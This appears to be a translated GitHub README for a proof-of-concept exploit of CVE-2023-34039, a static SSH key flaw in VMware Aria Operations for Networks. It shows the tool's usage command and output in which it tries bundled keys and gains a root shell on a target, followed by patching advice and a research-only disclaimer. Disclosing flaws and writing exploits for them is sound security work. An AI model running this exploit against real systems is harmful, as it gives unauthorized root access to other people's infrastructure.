
 sinsinology/cve-2023-34039
VMWare Aria Operations for Networks (vRealize Network Insight) 静的SSHキーによるRCE (CVE-2023-34039)

CVE-2023-34039 向け POC - VMWare Aria Operations for Networks (vRealize Network Insight) 静的 SSH キー RCE
この脆弱性の根本原因分析は、私のブログで公開しています:
https://summoning.team/blog/vmware-vrealize-network-insight-rce-cve-2023-34039/
VMWare Aria Operations for Networks (vRealize Network Insight) バージョン 6.0 から 6.10 では、support ユーザーと ubuntu ユーザーの SSH キーが再生成されておらず、SSH アクセス権を持つ攻撃者がこの製品の root シェルアクセスを取得できる可能性があります。
この問題は、Harsh Jaiswal (@rootxharsh) 氏と Rahul Maini (@iamnoooob) 氏によって、ProjectDiscovery Research にて VMWare に報告されました。
私はエクスプロイトを書いただけです。そう呼べるならの話ですが、基本的には SSH コマンドのラッパーです。

python CVE-2023-34039.py --target 192.168.1.16
(!) VMWare Aria Operations for Networks (vRealize Network Insight) Static SSH key RCE (CVE-2023-34039)

(*) Exploit by Sina Kheirkhah (@SinSinology) of Summoning Team (@SummoningTeam)

(*) Trying key: keys/vrni-6.2.0/id_rsa_vnera_keypair_6.2.0_collector

(*) Trying key: keys/vrni-6.2.0/id_rsa_vnera_keypair_6.2.0_platform

(*) Trying key: keys/vrni-6.10.0/id_rsa_vnera_keypair_6.10.0_platform


********************************** ATTENTION **********************************
 NTP Service is not healthy.
 IMPACT: It may affect the proper working of other services.
 ACTION: Restore the service using 'ntp' CLI command.
********************************** ATTENTION **********************************
support@vrni-platform-release:~$ sudo -i
root@vrni-platform-release:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vrni-platform-release:~# hostname
vrni-platform-release
root@vrni-platform-release:~#
最新バージョンに更新するか、Progress Advisory 内の指示に従って緩和してください。
このソフトウェアは、学術研究と効果的な防御技術の開発のみを目的として作成されており、明示的に許可された場合を除き、システムへの攻撃に使用することを意図したものではありません。プロジェクトのメンテナは、ソフトウェアの誤用について一切の責任を負いません。責任を持って使用してください。






